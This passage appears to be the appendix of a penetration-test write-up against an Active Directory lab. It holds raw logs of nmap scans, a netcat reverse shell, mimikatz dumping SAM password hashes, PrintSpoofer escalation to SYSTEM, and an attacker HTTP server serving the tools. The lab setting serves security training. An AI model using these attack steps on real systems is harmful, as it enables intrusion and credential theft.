464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49707/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
49739/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.22
Host is up (0.00020s latency).
Not shown: 65516 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49797/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Stats: 239:17:49 elapsed; 4 hosts completed (6 up), 2 undergoing Service Scan
Service scan Timing: About 96.88% done; ETC: 13:34 (0:00:02 remaining)
Stats: 239:18:27 elapsed; 4 hosts completed (6 up), 2 undergoing Service Scan
Service scan Timing: About 96.88% done; ETC: 13:35 (0:00:04 remaining)
Stats: 239:19:02 elapsed; 4 hosts completed (6 up), 2 undergoing Service Scan
Service scan Timing: About 96.88% done; ETC: 13:35 (0:00:05 remaining)
```

A.4 rev shell

```
listening on [any] 4444 ...

192.168.10.22: inverse host lookup failed: Unknown host
connect to [192.168.10.100] from (UNKNOWN) [192.168.10.22] 50297
Spawn Shell...
Microsoft Windows [Version 10.0.17763.737]

(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------
```

```
Privilege Name                Description                                State

============================= ========================================== ========
SeAssignPrimaryTokenPrivilege Replace a process level token              Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process         Disabled
SeAuditPrivilege              Generate security audits                   Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                   Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set             Disabled
```

A.5 mimikatz fail

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # exit
Bye!
```

A.6 mimikatz success

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::sam
Domain : CASTELBLACK

SysKey : 8262126e4801216984943f8f10867ba8

Local SID : S-1-5-21-3233298591-2870611128-2724188780

SAMKey : 41d66a6b8fa6bcd4d73c63ad99f00bfd

RID  : 000001f4 (500)

User : Administrator
  Hash NTLM: dbd13e1c4e338284ac4e9874f7de6ef4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 00608cb7abd2f573f456226518e0bc0e

* Primary:Kerberos-Newer-Keys *
```

```
    Default Salt : SRV02Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a501dc067d49c15acadaa371a6ca4a370fb1fd286bb4397c10ae3d33992e69ca
      aes128_hmac       (4096) : b3127b6e501119ceecfbc6ff7494863d
      des_cbc_md5       (4096) : 89c7ae76a1fdd980

    OldCredentials
      aes256_hmac       (4096) : 0ba7acae69d5984220dfd013405d9b5b5a73492a9f59950a76a616879f26e665
      aes128_hmac       (4096) : 8f0e76f7a5cad8223174c2cb9248fc7d
      des_cbc_md5       (4096) : ba751c4537fe2f3e

    OlderCredentials
      aes256_hmac       (4096) : aa3c962519c1e2dee9ffb53df04325424f812bba47279767ad25eaccffd18695
      aes128_hmac       (4096) : 2f72e6aa959c5ea08e11deabfce6ed55
      des_cbc_md5       (4096) : 62bf012513ea8c0e

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : SRV02Administrator
    Credentials
      des_cbc_md5       : 89c7ae76a1fdd980
    OldCredentials
      des_cbc_md5       : ba751c4537fe2f3e

RID  : 000001f5 (501)

User : Guest

RID  : 000001f7 (503)

User : DefaultAccount

RID  : 000001f8 (504)

User : WDAGUtilityAccount
  Hash NTLM: 5560bc7b1e764a35b6d3d94435841111

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 9318eb79ef497d60b340aa7722c31bd5

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9b451ab850243e5b84563e8fdf247b1deb50c9f665840914a489b918dfa8edf3
      aes128_hmac       (4096) : e4c0aebde54e0004878c260c0a4754e0
      des_cbc_md5       (4096) : f16bd99702abfeb9

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : f16bd99702abfeb9


RID  : 000003e8 (1000)

User : vagrant
  Hash NTLM: e02bc503339d51f71d913c245d35b50b


Supplemental Credentials:
```

```
* Primary:NTLM-Strong-NTOWF *
    Random Value : 5bd9dc2fef2f00be97c2042c48428652

* Primary:Kerberos-Newer-Keys *
    Default Salt : VAGRANT-2019vagrant
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
      aes128_hmac       (4096) : 0d7c6160ffb016857b9af96c44110ab1
      des_cbc_md5       (4096) : 16dc9e8ad3dfc47f

    OldCredentials
      aes256_hmac       (4096) : aa97635c942315178db04791ffa240411c36963b5a5e775e785c6bd21dd11c24
      aes128_hmac       (4096) : 0d7c6160ffb016857b9af96c44110ab1
      des_cbc_md5       (4096) : 16dc9e8ad3dfc47f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : VAGRANT-2019vagrant
    Credentials
      des_cbc_md5       : 16dc9e8ad3dfc47f
    OldCredentials
      des_cbc_md5       : 16dc9e8ad3dfc47f

RID  : 000003e9 (1001)

User : cloudbase-init
  Hash NTLM: 1525ee86167ce57b86722f64dcf4afc9
    lm  - 0: cfb400ab950d24437026d03864db3748
    lm  - 1: 15ddec90dda9a289fffb13df27ff5bd4
    lm  - 2: 3fc0b64f4a0664a50994b5983c6fa410
    lm  - 3: 8cb458c2046618126dff671529c5310a
    lm  - 4: c2254b6db11d9dc8fe4b0c01826fac4c
    lm  - 5: 592be52b924f1297acb47abc532b7a10
    lm  - 6: ed5b022b6e57a5e59a981f7e10434792
    lm  - 7: 2159a8526cd5e1117354edcc121dedbe
    lm  - 8: b0edbf1cbb65ac9ed86a20baee6a92f7
    lm  - 9: 0190b072982d0286b9f2f49d6aca54b5
    lm  -10: 7c95651e8433ab3c26b30415ad15d44b
    lm  -11: e838e4932be9a1f56b369a975d06e1d7
    lm  -12: 051260ce3e6df0709232c6b33afbd4ca
    lm  -13: 33699e5bb335d5e7be9246cb2a767628
    lm  -14: b7dc769070d6d7e294e6f644f743e4de
    ntlm- 0: 1525ee86167ce57b86722f64dcf4afc9
    ntlm- 1: 8fe921317521ce351ade51d07aabc8ff
    ntlm- 2: 03e49141e1201eb4827ccf4e42adce39
    ntlm- 3: f0759b58b1d0d178a5b7cc78a60087a4
    ntlm- 4: 816df9efedaebed1608b150941596f1e
    ntlm- 5: 3bfce98ce59c670c3233ebb37e11138d
    ntlm- 6: 4985895c01903ec0c93d7317ca134a2a
    ntlm- 7: 996cb0adcdfd3b4bb69b3b2e1b886100
    ntlm- 8: ec5ac911b2a29803cbbe7563f9ae33bf
    ntlm- 9: cc2232c297d4c2b13ae26ecdfc964362
    ntlm-10: f32b693976870750da67a800e73df7f9
    ntlm-11: 7e2903969be0eade3d9b12c8c6200889
    ntlm-12: 298d5ce22aad4e4330fc523cf837007d
    ntlm-13: 68ab1df33c81f73708702171069a94c8
    ntlm-14: 354fda2295dca86754859de29bf7877a
    ntlm-15: c334920f8aeca2172a9a3a9ea58b35b2

Supplemental Credentials:

* Primary:NTLM-Strong-NTOWF *
    Random Value : 4255f38d1b0698435d72ad421c694f63

* Primary:Kerberos-Newer-Keys *
```

```
    Default Salt : CASTELBLACK.NORTH.SEVENKINGDOMS.LOCALcloudbase-init
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 510320c458c9ecc9bccfe85f349b15484bad3af750c3602cab00a7773d5c63b6
      aes128_hmac       (4096) : b9f65f49c98cb748ec1ebbe8b63c9f3c
      des_cbc_md5       (4096) : fd1f10ba4043a8ec

    OldCredentials
      aes256_hmac       (4096) : d68902c4eca268d44d2604459d2cbc43b36e7db1c8b15a512a1088cfc80a4611
      aes128_hmac       (4096) : 72729ccacce95326e9589f85a8b685ce
      des_cbc_md5       (4096) : 5b0d7c51b93b5d79

    OlderCredentials
      aes256_hmac       (4096) : 42383759ee0e86cd6400e8a4a34f33073deff2ae86b76c22d9f8665d1ad893d8
      aes128_hmac       (4096) : c48edec035e4bef6ad5e27d2962d528f
      des_cbc_md5       (4096) : 91fed94aa7f1ae64

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : CASTELBLACK.NORTH.SEVENKINGDOMS.LOCALcloudbase-init
    Credentials
      des_cbc_md5       : fd1f10ba4043a8ec
    OldCredentials
      des_cbc_md5       : 5b0d7c51b93b5d79

mimikatz # exit
Bye!
```

A.7 printspoofer

```
.\PrintSpoofer.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 2046ms.

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

A.8 xfreerdp terminal

```
[13:51:21:042] [711034:711043] [INFO][com.freerdp.crypto] - creating directory /home/kali/.config/freerdp
[13:51:21:042] [711034:711043] [INFO][com.freerdp.crypto] - creating directory [/home/kali/.config/freerdp/certs]
[13:51:21:043] [711034:711043] [INFO][com.freerdp.crypto] - created directory [/home/kali/.config/freerdp/server]
[13:51:21:134] [711034:711043] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[13:51:21:134] [711034:711043] [WARN][com.freerdp.crypto] - CN = kingslanding.sevenkingdoms.local
[13:51:21:135] [711034:711043] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[13:51:21:136] [711034:711043] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[13:51:21:136] [711034:711043] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[13:51:21:136] [711034:711043] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.10.10:3389)
[13:51:21:136] [711034:711043] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[13:51:21:136] [711034:711043] [ERROR][com.freerdp.crypto] - Common Name (CN):
[13:51:21:136] [711034:711043] [ERROR][com.freerdp.crypto] -        kingslanding.sevenkingdoms.local
[13:51:21:137] [711034:711043] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.10.10:3389 (RDP-Server):
        Common Name: kingslanding.sevenkingdoms.local
```

```
        Subject:     CN = kingslanding.sevenkingdoms.local
        Issuer:      CN = kingslanding.sevenkingdoms.local
        Thumbprint:  41:ee:74:ac:37:c1:6e:73:c9:a2:80:09:6f:7f:25:6b:59:86:c4:3e:d5:24:0f:97:5f:33:4b:c1:36:68:03:fa
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[13:51:25:537] [711034:711043] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[13:51:25:538] [711034:711043] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[13:51:25:586] [711034:711043] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[13:51:25:587] [711034:711043] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[13:51:31:228] [711034:711043] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
[13:51:46:036] [711034:711034] [ERROR][com.freerdp.core] - freerdp_abort_connect:freerdp_set_last_error_ex ERRCONNECT_CONNECT_CANCELLED [0x0002000B]
```

A.9 http server

```
Serving HTTP on 0.0.0.0 port 12345 (http://0.0.0.0:12345/) ...
192.168.10.10 - - [12/Mar/2024 13:58:45] "GET /PrintSpoofer.exe HTTP/1.1" 200 -
192.168.10.10 - - [12/Mar/2024 14:01:13] "GET /nc64.exe HTTP/1.1" 200 -
192.168.10.10 - - [12/Mar/2024 14:01:37] "GET /mimikatz.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

A.10 whoami big

Please note that line break was inserted before Attributes in Group Information to fit page.

```
PS C:\Windows\system32> whoami /all
whoami /all

USER INFORMATION
----------------

User Name                    SID
============================ =======
sevenkingdoms\kingslanding$ S-1-5-18

GROUP INFORMATION
-----------------
Group Name                                             Type             SID
====================================================== ================ ============================================
BUILTIN\Administrators                                 Alias            S-1-5-32-544
Everyone                                               Well-known group S-1-1-0
BUILTIN\Pre-Windows 2000 Compatible Access             Alias            S-1-5-32-554
BUILTIN\Users                                          Alias            S-1-5-32-545
BUILTIN\Certificate Service DCOM Access                Alias            S-1-5-32-574
BUILTIN\Windows Authorization Access Group             Alias            S-1-5-32-560
NT AUTHORITY\NETWORK                                   Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users                       Well-known group S-1-5-11
NT AUTHORITY\This Organization                         Well-known group S-1-5-15
SEVENKINGDOMS\KINGSLANDING$                            User             S-1-5-21-2990373532-1804417616-3011337862-1002
SEVENKINGDOMS\Domain Controllers                       Group            S-1-5-21-2990373532-1804417616-3011337862-516
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS             Well-known group S-1-5-9
Authentication authority asserted identity             Well-known group S-1-18-1
SEVENKINGDOMS\Denied RODC Password Replication Group   Alias            S-1-5-21-2990373532-1804417616-3011337862-572
SEVENKINGDOMS\Cert Publishers                          Alias            S-1-5-21-2990373532-1804417616-3011337862-517
Mandatory Label\System Mandatory Level                 Label            S-1-16-16384
Attributes
============================================================
Enabled by default, Enabled group, Group owner
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory group, Enabled by default, Enabled group, Local Group
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

USER CLAIMS INFORMATION
-----------------------
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```